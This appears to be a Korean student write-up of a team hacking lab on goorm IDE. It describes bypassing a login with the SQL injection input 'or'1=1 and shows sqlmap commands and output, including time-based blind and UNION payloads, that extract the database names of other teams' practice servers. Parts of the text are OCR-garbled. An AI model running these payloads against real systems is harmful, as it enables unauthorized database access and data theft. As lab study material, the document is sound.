


## 개요

구름 IDE를 이용해 서버를 구축하고, 다른 사람의 서버를 공격하여 취약점을 알아내거나, 우리 팀의 취약점을 방어하는 해킹 실습을 진행하였다.

## 3조의 취약점 공격


우선 3조의 웹페이지를 살펴보도록 하자. 최초로 접속되는 화면과 해당 부분의 코드는 다음과 같다.



```
<meta charset="UTF-8">
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.0/dist/css/boot:
rel="stylesheet" integrity="sha384-KyZXEAg3QhqLpG8r+8fhAXLRk2vvoC2f3Bf
BCsw2P0p/We" crossorigin="anonymous">
<style> .container { max-width: 560px; } </style>
</head>
<body>
  <div class="container">
    <div class="py-5 text-center">...</div>
    <hr>
    <form action="LOGIN/process.php" method="post">
      <div class="input-group mb-3">flex
        <span class="input-group-text">ID</span> flex
        <input type="text" name="user_id" required>
      </div>
      ... <div class="input-group mb-3"> flex == $0
        <span class="input-group-text">PW</span> flex
        <input type="password" name="user_pw" required>
      </div>
      <input type="submit" value="로그인" class="w-100 btn btn-primary">
    </form>
  </div>
```

이때, 3조는 ID와 PW로 입력받은 값을 post 형식으로 LOGIN/process.php로 보내게 되는데, 이때, sql injection에 대한 방어가 되어있지 않았다. 따라서 ID 창에는 admin을, PW 창에 'or'1=1을 입력하여 3조의 admin 계정을 획득할 수 있었다.

## 예시화면 1) sql injection



다음으로 3조의 게시판 화면은 다음과 같았다,

← → ↻ colony-team-ebmke.run.goorm.io/docs/main\_board.php

id	글제목	글쓴이	만들어진시간	
1			2021-08-12	<a href="#">보기</a>
2	안녕하세요	jinseong	2021-08-12	<a href="#">보기</a>
3	test	admin	2021-08-12	<a href="#">보기</a>
4	hi	visitor	2021-08-12	<a href="#">보기</a>
5	a	a	2021-08-12	<a href="#">보기</a>

### 글쓰기

해당 게시판의 '보기'를 누르게 되면 docs/read.php로 id값이 get 형식으로 넘어가고, 이 id와 DB에 저장된 글들의 id값을 비교하여 일치하는 글을 보여주는 구조이다. 이러한 get 방식의 취약점을 이용해 우리는 3조가 어떤 db를 이용하는지를 알 수 있다.

sqlmap을 통해 해당 주소로 들어간 뒤, get 방식으로 넘어가는 id를 통해 어떤 db를 사용하는지, 이 게시판에 사용된 테이블의 이름이 어떻게 되는지를 알아내는 것이다.

예시화면 2)

```
(root@kali)~[/home/prncsi]
# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -current-db

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program

[*] starting @ 20:45:52 /2021-08-12/

[20:45:52] [INFO] resuming back-end DBMS 'mysql'
[20:45:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
```

예시화면 3)

```
root@kali: /home/prncsi

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 7994 FROM (SELECT(SLEEP(5)))sJKy)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=-5144 UNION ALL SELECT NULL,NULL,CONCAT(0x7162716271,0x4973544a596946414f704b56646d5466663685876484e724c447461796e756c7644616a7976796273,0x7178627a71),NULL,NULL--

[20:45:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:45:52] [INFO] fetching current database
current database: 'testbook'
[20:45:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:45:52 /2021-08-12/
```

이렇게 알아낸 사용 db와 테이블 명으로 현재 테이블에 저장된 데이터를 읽어오게 되는 것이다.

예시화면 4)



따라서, 해당 웹페이지는 get 방식이 아닌 post 방식에 맞춰 db를 알아낼 수 밖에 없었다. sqlmap을 post 방식에 맞게 입력해 주면, 다음과 같이 사용 db와 테이블명을 알아낼 수 있었다.

예시화면 2) post 방식으로 sqlmap 작성

```
(root@kali)-[/home/prcnsi]
# sqlmap -u "https://colony-webnetwork--dieqj.run.goorm.io/register.php" --method="post" --data="username=1&password=3" -p "username" -v 3 --current-db

{1.5.5#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:36:49 /2021-08-12/
```

예시화면 3) 4조의 테이블 명 확인

```
L(CAST(DATABASE() AS NCHAR,(0x20)),6,1))>124,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL
L(CAST(DATABASE() AS NCHAR,(0x20)),6,1))>122,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL
L(CAST(DATABASE() AS NCHAR,(0x20)),6,1))>121,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL
L(CAST(DATABASE() AS NCHAR,(0x20)),6,1))!=121,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL
L(CAST(DATABASE() AS NCHAR,(0x20)),7,1))>96,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL
L(CAST(DATABASE() AS NCHAR,(0x20)),7,1))>48,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL
L(CAST(DATABASE() AS NCHAR,(0x20)),7,1))>1,(0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [INFO] retrieved: colony
[21:38:16] [DEBUG] performed 46 queries in 86.69 seconds
current database: 'colony'
[21:38:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-webnetwork--dieqj.run.goorm.io'

[*] ending @ 21:38:16 /2021-08-12/
```